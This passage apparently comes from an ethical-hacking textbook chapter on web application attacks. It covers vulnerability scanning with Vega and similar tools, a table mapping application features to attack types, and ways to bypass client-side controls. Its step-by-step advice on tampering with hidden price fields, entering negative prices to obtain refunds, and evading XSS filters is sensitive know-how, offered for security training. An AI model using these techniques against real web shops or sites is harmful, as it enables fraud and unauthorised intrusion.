
Identify Web Application Vulnerabilities

Attackers use various techniques to detect vulnerabilities in target web applications hosted on web servers to gain administrator-level access to the server or retrieve sensitive information stored on the server. They scan applications for identifying vulnerabilities and detect attack surfaces on the target applications. Performing comprehensive vulnerability scanning can disclose security flaws associated with executables, binaries, and technologies used in a web application. Through vulnerability scanning, attackers can also catalog different vulnerabilities, prioritize them based on their threat levels, and use them while targeting an application. Attackers can use tools such as Vega, WPScan Vulnerability Database, Arachni, and Uniscan to identify vulnerabilities in the target web applications.

- **Vega**

  Source: *https://www.subgraph.com*

  Vega is a free and open-source web security scanner and web security testing platform for testing the security of web applications. Vega helps you to find and validate SQL injection, cross-site scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities. It is written in Java and is GUI-based, and it runs on Linux, OS X, and Windows. Vega also helps you to find vulnerabilities such as reflected cross-site scripting, stored cross-site scripting, blind SQL injection, remote file include, shell injection, and others. It also probes TLS/SSL security settings and identifies opportunities for improving the security of your TLS servers.


Subgraph Vega
File
Scan
Window
Help
Scanner
Proxy
Website View
10.10.1.22
10.10.1.22
dev.mysql.com
forum.wampserver.com
httpd.apache.org
localhost
mariadb.com
www.dvwa.co.uk
www.php.net
www.w3.org
Scan Alerts
04/19/2022 02:31:09 [Completed] (13)
Scan Info
VEGA
Identities
Proxy is not running
132M of 375M

Scan Alert Summary

High		(3 found)
Session Cookie Without Secure Flag	1	
Session Cookie Without HttpOnly Flag	1	
Cleartext Password over HTTP	1	
Medium		(2 found)
HTTP Trace Support Detected	1	
Local Filesystem Paths Found	1	
Low		(6 found)
Directory Listing Detected	6	
Info		(2 found)
HTTP Error Detected	2	

Figure 14.63: Screenshot of Vega

Some additional web application scanning tools are as follows:

- WPScan Vulnerability Database (*https://wpscan.com*)
- Arachni (*https://www.arachni-scanner.com*)
- appspider (*https://www.rapid7.com*)
- Uniscan (*https://sourceforge.net*)

Map the Attack Surface

Once the attackers detect the entry points, server-side technologies, and functionalities, they can find their respective vulnerabilities and map the attack surface area of the target web application. Web application analysis thus helps attackers reduce their attack surface. Attackers consider the following factors in planning their attack.

Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack
Database Interaction	SQL Injection, Data Leakage
File Upload and Download	Directory Traversal
Display of User-Supplied Data	Cross-Site Scripting
Dynamic Redirects	Redirection, Header Injection
Login	Username Enumeration, Password Brute-Force
Session State	Session Hijacking, Session Fixation
Injection Attack	Privilege Escalation, Access Controls
Cleartext Communication	Data Theft, Session Hijacking
Error Message	Information Leakage
Email Interaction	Email Injection
Application Code	Buffer Overflows
Third-Party Application	Known Vulnerabilities Exploitation
Web Server Software	Known Vulnerabilities Exploitation

Table 14.2: Table showing information and respective attacks

Bypass Client-side Controls

- A web application requires client-side controls to **prevent user inputs from affecting data transmission via client components** and to **implement measures** that control a user's interaction with his or her own client
- Web developers often think that the data transmitted from the client to server is **under control by the user**, and this **assumption can make applications vulnerable** to various attacks

Attack Hidden Form Fields	**Identify hidden form fields** in a web page and **manipulate its tags** and fields to exploit the web page before it transmits data to the server
Attack Browser Extensions	Attempt to **intercept the traffic** from browser extensions or decompile the browser extensions to capture user data
Perform Source Code Review	Perform a **source code review** to identify vulnerabilities in the code that cannot be identified by traditional vulnerability scanning tools
Evade XSS Filters	Evade XSS filters by **injecting unusual characters** into the HTML code

Bypass Client-side Controls: Attack Hidden Form Fields

- In any e-commerce/retailing web applications, the developer flags certain fields like product name, and product price as **hidden to prevent the user from viewing and modifying the fields**
- In every client session, developers use hidden fields to **store client information**, including product prices and discount rates
- To exploit such vulnerable web applications, save the source code for the **HTML page**, tamper the price values by editing the **price field's value**, and reload the source into a browser. The **Buy** button can then be clicked to buy the product at the edited price
- You can also attempt to **provide negative values** in the price field to get a **refund** from the application

Bypass Client-side Controls: Attack Browser Extensions

- Capturing data from a web application that uses **browser extension components** can be achieved by two methods

Intercepting Traffic from Browser Extensions


- Attempt to **intercept and modify requests** made by the component as well as responses from the server
- Use tools like **Burp Suite** to capture the data

Decompiling Browser Extensions

- In this technique, you can attempt to **decompile the component's bytecode** to view its detailed source, which allows you to identify detailed information of the component functionality
- The main advantage of this technique is that it allows you to **modify data present** in the requests that are sent to the server, regardless of any mechanisms employed to obfuscate or encrypt the transmitted data

